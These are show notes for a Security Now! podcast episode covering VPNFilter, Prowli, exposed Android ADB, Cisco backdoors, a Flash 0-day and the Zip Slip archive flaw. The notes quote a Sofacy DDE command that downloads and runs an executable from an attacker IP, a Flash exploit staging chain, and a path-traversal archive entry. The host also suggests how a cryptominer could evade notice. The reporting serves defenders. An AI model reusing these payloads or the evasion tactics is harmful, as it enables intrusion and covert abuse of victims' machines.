
Security Now! #667 - 06-12-18
Zippity Do or Don't

This week on Security Now!

This week we update again on VPNFilter, look at another new emerging threat, check-in on Drupalgeddon2, examine a very troubling remote Android vulnerability under active wormable exploitation, take stock of Cisco's multiple firmware backdoors, look at new cryptomining strategy, the evolution of Russian state-sponsored cybercrime, a genealogy service that lost its user database, ongoing Russian censorship, another Adobe FLASH mess, and a check-in on how Marcus Hutchins is doing. Then we look at yet another huge mess resulting from insecure interpreters.

Our Picture of the Week



Source: Rapid7 Project Heisenberg & GreyNoise Intelligence

Security News

VPNFilter: Worse than we knew.
https://blog.talosintelligence.com/2018/06/vpnfilter-update.html

Cisco's Talos threat intelligence group, who have been tracking and watching Russia's VPNFilter campaign, primarily directed against Ukraine, have published some new and distressing information:

To the list including Linksys, MikroTik, Netgear, TP-Link, and QNAP devices... we must now add ASUS, D-Link, Huawei, Ubiquiti, UPVEL, and ZTE Devices... all of which have been found to be harboring components of VPNFilter. Overall, the list of specific device models known to be infected has jumped from 16 to at least 71.

Additional stage-3 plug-ins have been found, including an HTTP MITM interceptor which performs HTTP security downgrade attacks by stripping the 's' from any http's that pass by.

"dstr" -- the destruction module is also now better understood.

Also frightening, due to the R&D and development resources it implies, is the presence of many device-specific modules. This is not a one-size-fits-all opportunistic shotgun. This is a "we want to perform passive packet sniffing of all traffic passing through a TP-LINK R600-VPN router... and the Talos group found just such a module present. The module has a highly-specific logic tree for determining what to capture and what to ignore.

The list of known-affected devices has grown too long to post or quote here. And as that list continues to grow it appears that NOT being on the list provides less assurance of safety than was previously believed.

You really really want to be sure to have all WAN-facing administrative interfaces shutdown. if you MUST have any open router ports, be as conservative as possible.

And... as if VPNFilter were not enough...
https://www.guardicore.com/2018/06/operation-prowli-traffic-manipulation-cryptocurrency-mining/

Guardicore Labs has published details of their discovery of "Operation Prowli" a network of mor than 40,000 compromized vitim machines owned by more than 9,000 companies and infecting CMS and backup servers, DSL modems and IoT devices.

Prowli's goals are to mine cryptocurrency, promote fake websites, and run tech support scams.

Guardicore Labs team has uncovered a traffic manipulation and cryptocurrency mining campaign infecting a wide number of organizations in industries such as finance, education and government. This campaign, dubbed Operation Prowli, spreads malware and malicious code to servers and websites and has compromised more than 40,000 machines in multiple areas of the world. Prowli uses various attack techniques including exploits, password brute-forcing and weak configurations.

This multi-purpose operation targets a variety of platforms – CMS servers hosting popular websites, backup servers running HP Data Protector, DSL modems and IoT devices. Victim machines are monetized using a variety of methods, relying on internet trends such as digital currencies and traffic redirection. Traffic monetisation frauds are quite common and are based on redirecting website visitors from their legitimate destination to websites advertising malicious browser extensions, tech support scam services, fake services and more.

We uncover the entire Prowli operation, all the way from the unaware user visiting an infected website through the traffic monetizer to the scam operator. In this report, we focus on the attackers' techniques, methodologies, infrastructure and goals. We will dive into the technical details and the way the money flows. A list of indicators of compromise (IOCs) related to the operation is provided at the end of the post.

Drupalgeddon2 appears to be a fixture of the Internet.
https://badpackets.net/over-100000-drupal-websites-vulnerable-to-drupalgeddon-2-cve-2018-7600/

Troy Mursch at "BadPackets" recently performed a passive scan of the Internet for Drupal installation version numbers. He writes:

In my previous post, I detailed a large cryptojacking campaign that affected hundreds of Drupal websites. Multiple campaigns remain active today and are documented further in the latest SecurityTrails report. An important question was raised during my initial investigation — How many Drupal sites are vulnerable?


To find the answer, I began by looking for sites using Drupal 7. This is the most widely used version, per Drupal's core statistics. Using the source code search engine PublicWWW, I was able to locate nearly 500,000 websites using Drupal 7. I promptly began scanning all the sites to establish which were vulnerable, and which were not.

I regarded sites that were using at least version 7.58 as not vulnerable to Drupalgeddon 2. This critical flaw is detailed in Drupal security advisory SA-CORE-2018-002 and has been assigned CVE-2018-7600.

Upon completion of the scan I was able to determine:

115,070 sites were outdated and vulnerable.
134,447 sites were not vulnerable.
225,056 sites I could not ascertain the version used.

The Drupal developers are unhappy with this assessment and have responded that the number might be much lower because other vulnerability remediation measures might not have modified the publicly accessible "CHANGELOG.TXT" file which Troy examined to make his determination.



Troy noted that a passive examination is the only legal thing he can do. Attempting to assess by actively triggering the exploit -- even for benign purposes -- would be quite illegal. And Troy notes that having 115,000 sites using an outdated CMS is never best practice.

At this point we can pretty much assume that another large collection of Internet servers will never be updated and will be left remotely exploitable and hosting who knows what. At the moment the focus still remains upon leveraging the compute resources for cryptocurrency mining. But if the bad guys ever get curious about what lies on the other side of those servers...

Root Bridge (or root canal)
https://doublepulsar.com/root-bridge-how-thousands-of-internet-connected-android-devices-now-have-no-security-and-are-b46a68cb0f20

Kevin Beaumont, a well-known security researcher who tweets as @GossiTheDog titles his blog post four days ago: "Root Bridge — how thousands of internet connected Android devices now have no security, and are being exploited by criminals."

Android has a feature called "Android Debug Bridge" (ADB for short) which allows developers to communicate with a device remotely, to execute commands and fully control the device.

Of ADB the Android Developer Portal says: “The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.”

Kevin explains:

[ADB] is completely unauthenticated, meaning anybody can connect to a device running ADB to execute commands. However, to enable it — in theory — you have to physically connect to a device using USB and first enable the Debug Bridge.


Unfortunately, vendors have been shipping products with Android Debug Bridge enabled. It listens on port 5555, and enables anybody to connect over the internet to a device. It is also clear some people are insecurely rooting their devices, too.

During research for this article, we've found everything from tankers in the US to DVRs in Hong Kong to mobile telephones in South Korea. As an example, a specific Android TV device was also found to ship in this condition.

This is highly problematic as it allows anybody — without any password — to remotely access these devices as 'root' and then silently install software and execute malicious functions.

These are not problems with Android Debug Bridge itself; ADB is not designed to be deployed in this manner.

And, the danger is not only theoretical. here's the recent history of port 5555 scan on the Internet:



Source: Rapid7 Project Heisenberg & GreyNoise Intelligence

The current exploitation is, once again, cryptomining. But since the exploitation is wormable, a worm has been created to quickly find and infect any other Android devices which appear on the Net.

Shodan shows a great many devices listening for incoming connections over port 5555. In China alone, Shodan returns 82,274 connection-accepting devices.

https://www.grc.com/x/portprobe=5555

What the heck has been going on at Cisco?

Throughout this year, Cisco has been performing some internal code auditing, for which they should be encouraged and congratulated.

It's been somewhat disturbing that they keep finding hardcoded backdoors buried within the firmware of their widely deployed Internet-connected routers, switches and other hardware. And, frankly, I hope this has come to the attention of those within Cisco who have the power to figure out how this happened in the first place.

But even more recently an external security researcher, Aaron Blair of RIoT solutions, was researching a vulnerability in Cisco's Wide Area Application Services (WAAS) software. The vulnerability he found allowed him to gain access to the underlying file system which would normally be hidden even from the device's administrators. And there, in the file system, he discovered another previously unknown hardcoded backdoor.

This backdoor would bypass the device's SNMP authentication to read any SNMP data within the device. An unauthenticated read-only access to a device's management configuration is not good. But it's not horrific. What IS very troubling, however, is that such a thing existed in ALL Cisco WAAS devices. That it somehow got in there. Was placed there for some reason and purpose by a Cisco programmer, and was not detected until now, by chance.

It was inevitable that cryptocurrency miners would attempt to become stealthy.

But how do you steathily saturate a system's CPU resource?
Bleeping Computer's Lawrence Abrams described a new miner which they have become aware of:

- Get into a target machine
- Setup Task Scheduler to wait until midnight the first time, then repeat every 60 seconds.
- While mining, proactively look for signs that:
- (a) The user might be wondering why their machine is running slowly by enumerating the running processes and checking for Process Explorer, Task Manager, Process Monitor, Process Hacker, AnVir Task Manager.
- (b) Look for evidence of gaming by spotting Counterstrike: Global Offensive, PlayerUnknown's Battlegrounds (PUBG), Rainbox Six, or Dota 2.
- If any of those are found, the cryptominer will terminate itself to stay under the radar, knowing that the background Task Manager task will bring it back to life shortly to have another look around.

A much better way for such a tool to operate would be for it to reduce its own process priority to the lowest possible so that everything else gets the machine preferentially. Then monitor its own hashing rate. When it notices that its hashing rate has dropped, consider fully backing off and pausing its mining. Then monitor the processor utilization until it notices that the CPU has become quiet. Then resume low-priority mining.

Russia's Fancy Bear / APT28 / Sofacy group have subtly changed their tactics.

Palo Alto Networks notices that Russia's APT group's approach appears to have changed
https://researchcenter.paloaltonetworks.com/2018/06/unit42-sofacy-groups-parallel-attacks/


Russia's famous and polynymous state-sponsored cyber attack group has continued to target multiple organizations throughout the world with an emphasis on government, diplomatic and other strategic organizations primarily in North America and Europe.

[Palo Alto Networks] Following up our most recent Sofacy research in February and March of 2018, we have found a new campaign that uses a lesser known tool widely attributed to the Sofacy group called Zebrocy. Zebrocy is delivered primarily via phishing attacks that contain malicious Microsoft Office documents with macros as well as simple executable file attachments. This third campaign is consistent with two previously reported attack campaigns in terms of targeting: the targets were government organizations dealing with foreign affairs. In this case however the targets were in different geopolitical regions.

An interesting difference we found in this newest campaign was that the attacks using Zebrocy cast a far wider net within the target organization: the attackers sent phishing emails to an exponentially larger number of individuals. The targeted individuals did not follow any significant pattern, and the email addresses were found easily using web search engines. This is a stark contrast with other attacks commonly associated with the Sofacy group where generally no more than a handful of victims are targeted within a single organization in a focus-fire style of attack.

In addition to the large number of Zebrocy attacks we discovered, we also observed instances of the Sofacy group leveraging the Dynamic Data Exchange (DDE) exploit technique previously documented by McAfee. The instances we observed, however, used the DDE exploit to deliver different payloads than what was observed previously. In one instance the DDE attack was used to deliver and install Zebrocy. In another instance, the DDE attack was used to deliver an open-source penetration testing toolkit called Koadic. The Sofacy group has leveraged open source or freely available tools and exploits in the past but this is the first time that Unit 42 has observed them leveraging the Koadic toolkit.

(Unit 42 is the Palo Alto Networks threat intelligence team.)



```
C:\\Programs\\Microsoft\\MSOffice\\Word.exe\\..\\..\\..\\..\\Windows\\
System32\\rundll32.exe
C:\\Windows\\System32\\shell32.dll,ShellExec_RunDLL
C:\\Windows\\System32\\cmd.exe /k certutil -urlcache -split -f
hxxp://220.158.216[.]127/MScertificate.exe & MScertificate.exe"
```

"MyHeritage" genealogy site lost control of their users' logon account data.
Last week, the same day they were informed of the breach, the "MyHeritage" genealogy site announced that the eMail addresses and password hashes of their 92,283,889 users were found in an online repository.

The latest date found in the archive was October 26th, 2017, which was likely the date of the data exfiltration.

To their credit, not only did MyHeritage immediately disclose this breach, but it indicated that the passwords were hashed using per-user salt.

As we know, per-user salt prevents the sort of massive "gang-hashing" that shared-salt permits, but it does not limit highly targeted attacks. We might also assume since they are using per-account salt that some form of PBKDF is also in place to further thwart attacks.

However, all MyHeritage users should change their passwords as soon as possible.

MyHeritage has also indicated that they will soon be deploying 2nd-factor authentication.

Also note that the speedy disclosure could also be chalked up to the EU's GDPR regulations which are now in place. The GDPR requires companies doing business in the EU to disclose within 72 hours (three days) of learning of a breach which affects citizens of the EU.

The breach was restricted to logon information. Both financial and genetic information were each contained within other databases for which there is no evidence of breach... though this is also being investigated.

There is, clearly, some concern surrounding the privacy of personal DNA information.

How to keep Russian citizens from locating censor-avoiding resources?
...Censor the search engines.

The Internet was conceived by academics and researchers to be the great equalizer and leveler, giving everyone access to the same unfiltered information. While this HAS happened -- so that I cannot imagine not having access to this incredible knowledgebase -- less egalitarian motives have also had their hand in shaping "The Net."

There's no question that the Net's early academics and researchers were correct in their vision that this technology would be difficult to stop. But "difficult" is not "impossible", and as I've said, a government that absolutely insists upon imposing its will upon the technology that it's citizens have can ultimately succeed. We've been watching the Russian government attempting to maintain its traditional control over its citizens' communications by blocking one encrypted communication app after another -- most recently Telegram.

Now, Russia has just approved a bill to introduce fines for search Internet engines which return results containing links to officially banned Internet sites and services.

Last year, Russian authorities made it mandatory for VPN and anonymizer services operating in the country to register themselves with the state. But, not surprisingly, many VPNs and anonymizers have still not registered themselves.


So now the country has introduced fines for search engines that provide links to banned sites, VPNs, and anonymization tools.

The Russian communications watchdog Roskomnadzor will provide query access to a Federal State Information System (FGIS) containing an up-to-date list of banned websites and services in the country. All search engines -- Yandex, Google, Yahoo!, Bing, etc. will be required to connect to FGIS within 30 days and to filter the result they return to remove anything not permitted.

Adobe's FLASH cannot die soon enough...

Last Tursday Abode released an emergency patch for an actively-exploited 0-Day
https://helpx.adobe.com/security/products/flash-player/apsb18-19.html
Or, in other words... "When Malware has a large reputable publisher."
Summary

> Adobe has released security updates for Adobe Flash Player for Windows, macOS, Linux and Chrome OS. These updates address critical vulnerabilities in Adobe Flash Player 29.0.0.171 and earlier versions. Successful exploitation could lead to arbitrary code execution in the context of the current user.
>
> Adobe is aware of a report that an exploit for CVE-2018-5002 exists in the wild, and is being used in limited, targeted attacks against Windows users. These attacks leverage Office documents with embedded malicious Flash Player content distributed via email.


ATTACK CHAIN FOR CVE-2018-5002
ICEBRG
1 User Opens Weaponized File
2 Loads Embedded Object
Flash ActiveX
SWF
3 Remote Flash Inclusion w/parameters
/songs/doc?token=65f6434672f90eba68b96530172db71a
4 Executes Staged Flash
5 Executes retrieval routine to pull exploit and crypto keys
/photos/doc/65f6434672f98eba68b96530172db71a
people[.]dohabayt[.]com
6 Decrypts Exploit
7 Uses Loader.LoadBytes to load and trigger exploit
8 Executes retrieval routine to pull shellcode
9

Remind me again why we're waiting until 2020 to finally be rid of FLASH?

We've got routers infected with self-destructing firmware ready to be triggered on word from Moscow. How difficult could it possibly be for Adobe push out just one last update to self-destruct all remaining instances of FLASH in the wild?? ... and make everyone safer?

Everything we have seen is that slow end-of-life'ing does not work. Many years after all web browsers were able to play HTML5 video natively we still have brain dead sites which require FLASH to play their videos. If FLASH were to refuse and die, those sites would be fixed within a day or two and life would go on without FLASH.

Checking in on Marcus Hutchins (aka MalwareTech)
https://www.emptywheel.net/2018/06/06/to-pre-empt-an-ass-handing-the-government-lards-on-problematic-new-charges-against-malwaretech/

"To Pre-empt an Ass-Handing, the Government Lards on Problematic New Charges against MalwareTech"

Observers have noted that a full dismissal of the government's case against Marcus Hutchins has appeared to be in the offing.

In the opinion of an independent journalist:

.... "But the government, which refuses to cut its losses on its own prosecutorial misjudgments, just doubled down with a 10-count superseding indictment. Effectively, the superseding creates new counts, first of all, by charging Hutchins for stuff that 1) is outside a five year statute of limitations and 2) he did when he was a minor (that is, stuff that shouldn’t be legally charged at all), and then adding a wire fraud conspiracy and false statements charge to try to bypass all the defects in the original indictment.

The false statements charge is the best of all, because for it to be true a Nevada prosecutor would have to be named as Hutchins’ co-conspirator, because his representations in court last summer directly contradict the claims in this new indictment.

SpinRite

Mark in Merced
Subject: Funny SpinRite Story
Date: 02 Jun 2018 10:02:20

I wanted to share a quick story with you.

My wife was using our household laptop when it started to lock up and display a "Wait/EndTask" message when opening the start menu and doing other things. So I ran SpinRite on the machine. It found a few bad sectors on the HDD and I said "Aha!" to myself. Needless to say, the laptop now works great again. So I hand it back to my wife and she gets back to work again on a Photoshop project. A bit later she wants to show me something she was working on before the incident. So that I can get a better look she goes over to the coffee table with the laptop on top of it and drags the table my way on carpet. I watch the laptop jiggling, bouncing and jarring on the table top and think to myself: "No wonder the drive needed SpinRite!"

Zippity Do or Don't

https://snyk.io/research/zip-slip-vulnerability

https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf

Interpreters are very very difficult to harden.

Security researchers at British software firm Snyk have named their discovery "Zip Slip" and have disclosed details of a critical vulnerability that affects thousands of projects across many ecosystems and can be exploited by attackers to achieve code execution the targeted systems.

The vulnerability enables an arbitrary file overwrite as a consequence of a directory traversal attack while extracting files from an archive. It affects many archive formats, including rar, 7z, tar, jar, war, cpio and apk.

As a consequence, thousands of projects written in programming languages including JavaScript, Ruby, Java, .NET and Go — published by Google, Oracle, IBM, Apache, Amazon, Spring/Pivotal, Linkedin, Twitter, Alibaba, Eclipse, OWASP, ElasticSearch, JetBrains and more — all contained vulnerable code and libraries.

The vulnerability can be exploited using a specially crafted archive file that holds directory traversal filenames, which, if extracted by any vulnerable code or a library, would allow attackers to unarchive malicious files outside of the folder where it should reside.

This would allow, for example, system configuration files to be silently overwrtten and changed.

For the past two months, Snyk has been quietly and privately disclosing the Zip Slip vulnerability to all vulnerable libraries and projects maintainers to give them the chance to update. The trouble is... the vulnerable code has long since spread far and wide.

It Snyk's postings they wrote: "The vulnerability has been found in multiple ecosystems, including JavaScript, Ruby, .NET and Go, but is especially prevalent in Java, where there is no central library offering high level processing of archive (e.g. zip) files. The lack of such a library led to vulnerable code snippets being hand crafted and shared among developer communities such as StackOverflow."

```
20 Tue Jun 5 11:04:42 BST 2018 ../../../../../../../../tmp/evil.sh
```

Are you Vulnerable?

You are vulnerable if you are either using a library which contains the Zip Slip vulnerability or your project directly contains vulnerable code, which extracts files from an archive without the necessary directory traversal validation. Snyk is maintaining a GitHub repository listing all projects that have been found vulnerable to Zip Slip and have been responsibly disclosed to, including fix dates and versions. The repository is open to contributions from the wider community to ensure it holds the most up to date status.

>---

June 27th, 2017: "Avast Antivirus: Remote Stack Buffer Overflow with Magic Numbers"
https://landave.io/2017/06/avast-antivirus-remote-stack-buffer-overflow-with-magic-numbers/

July 18th, 2017: "Bitdefender: Remote Stack Buffer Overflow via 7z PPMD"
https://landave.io/2017/07/bitdefender-remote-stack-buffer-overflow-via-7z-ppmd/

Jan 23rd: "7-Zip: Multiple Memory Corruptions via RAR and ZIP"
https://landave.io/2018/01/7-zip-multiple-memory-corruptions-via-rar-and-zip/

May 1st: "7-Zip: From Uninitialized Memory to Remote Code Execution"
https://landave.io/2018/05/7-zip-from-uninitialized-memory-to-remote-code-execution/

June 5th: "F-Secure Anti-Virus: Remote Code Execution via Solid RAR Unpacking"
https://landave.io/2018/06/f-secure-anti-virus-remote-code-execution-via-solid-rar-unpacking/

F-Secure Fixes Serious Vulnerability in Antivirus Products
https://www.bleepingcomputer.com/news/security/f-secure-fixes-serious-vulnerability-in-antivirus-products/